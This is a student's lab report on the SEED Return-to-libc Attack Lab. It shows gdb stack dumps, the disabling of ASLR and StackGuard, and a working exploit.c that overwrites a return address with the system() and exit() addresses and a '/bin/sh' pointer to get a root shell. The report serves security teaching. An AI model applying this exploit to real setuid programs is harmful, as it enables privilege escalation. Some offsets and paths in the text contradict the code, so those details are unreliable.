

IS Laboratory 4

Return-to-libc Attack Lab

C Diya
PES1201700246

Task 1: Address Space Randomization








Observation : The screenshot above shows the disabling of the address space randomisation which makes guessing addresses difficult. Then, the /bin/sh is redirecting to zsh to make the attack possible.

Observation : The screenshot above shows the compiling of the retlib program. The security mechanism called "Stack Guard" to prevent buffer overflows is disabled and the stack is set to non-executable while compiling. The root and executable permissions are set to the retlib program. It can be observed that the program has gained root permissions.

Task 2: Finding out the address of the lib function









Observation : The screenshots above show obtaining the system() and exit() address using the GDB. These values are then used in the exploit.c programs

Task 3 : Putting the shell string in the memory



Observation :A new environment variable MYSHELL is created and makes it point to /bin/sh. The MYSHELL points directly to /bin/bash and its address is needed by other programs.




Observation : The prnenv.c program is used to find the address of the MYSHELL variable. This address value is used for the attack in the exploit.c .

```
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffed20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>:        push   DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:      push   ebp
   0x80484bc <bof+1>:    mov    ebp,esp
   0x80484be <bof+3>:    sub    esp,0x18
=> 0x80484c1 <bof+6>:    push   DWORD PTR [ebp+0x8]
   0x80484c4 <bof+9>:    push   0x28
   0x80484c6 <bof+11>:   push   0x1
   0x80484c8 <bof+13>:   lea    eax,[ebp-0x14]
   0x80484cb <bof+16>:   push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffed20 --> 0x80485c2 ("badfile")
0004| 0xbfffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed28 --> 0x1
0012| 0xbfffed2c --> 0xb7dc8400 (<_IO_new_fopen>:       push   ebx)
0016| 0xbfffed30 --> 0xb7f1ddbc --> 0xbffffee1c --> 0xbffff017 ("XDG_VTNR=7")
0020| 0xbfffed34 --> 0xb7dc8406 (<_IO_new_fopen+6>:     add    ebx,0x153bfa)
0024| 0xbfffed38 --> 0xbfffed68 --> 0x0
0028| 0xbfffed3c --> 0x804850f (<main+52>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:9
9         fread(buffer, sizeof(char), 40, badfile);
gdb-peda$  p &buffer
$1 = (char (*)[12]) 0xbfffed24
gdb-peda$  p $ebp
$2 = (void *) 0xbfffed38
gdb-peda$
```


```
   0x80484cb <bof+16>:   push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffed20 --> 0x80485c2 ("badfile")
0004| 0xbfffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed28 --> 0x1
0012| 0xbfffed2c --> 0xb7dc8400 (<_IO_new_fopen>:       push   ebx)
0016| 0xbfffed30 --> 0xb7f1ddbc --> 0xbffffee1c --> 0xbffff017 ("XDG_VTNR=7")
0020| 0xbfffed34 --> 0xb7dc8406 (<_IO_new_fopen+6>:     add    ebx,0x153bfa)
0024| 0xbfffed38 --> 0xbfffed68 --> 0x0
0028| 0xbfffed3c --> 0x804850f (<main+52>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:9
9         fread(buffer, sizeof(char), 40, badfile);
gdb-peda$  p &buffer
$1 = (char (*)[12]) 0xbfffed24
gdb-peda$  p $ebp
$2 = (void *) 0xbfffed38
gdb-peda$
$3 = (void *) 0xbfffed38
gdb-peda$ p (0xbfffed38 - 0xbfffed24)
$4 = 0x14
gdb-peda$
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[32] = 0xbffffdef ;   //  "/bin/sh"
  *(long *) &buf[24] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[28] = 0xb7e369d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```


Observation : The screenshot above shows the exploit.c program with the value of system(), exit() and bin/sh. The X , Y and Z values are found by understanding the structure of the stack. The stack and address grow opposite sides due to which the system's entry address is set at bof's return address (&buf[24]), system's argument address is set at &buf[32], and exit's entry address is set at &buf[36].



Observation : The screenshot above shows that the attack was successful and root access is obtained on running the retlib.c. The badfile is generated as well. It can be seen that the root(#) access is obtained. This can be confirmed by the whoami(root) and id commands.




Observation : The screenshot above shows the commenting of the exit() to check its implications while executing the attack.




Observation : The screenshot above shows that the attack is executed while removing the exit(). It can be seen that the root(#) access is obtained. This can be confirmed by the whoami(root) and id commands. Although exit() is not very necessary for the attack, however, without this function, when system() returns, the program might crash, causing suspicions.

Task 4: Changing length of the file name




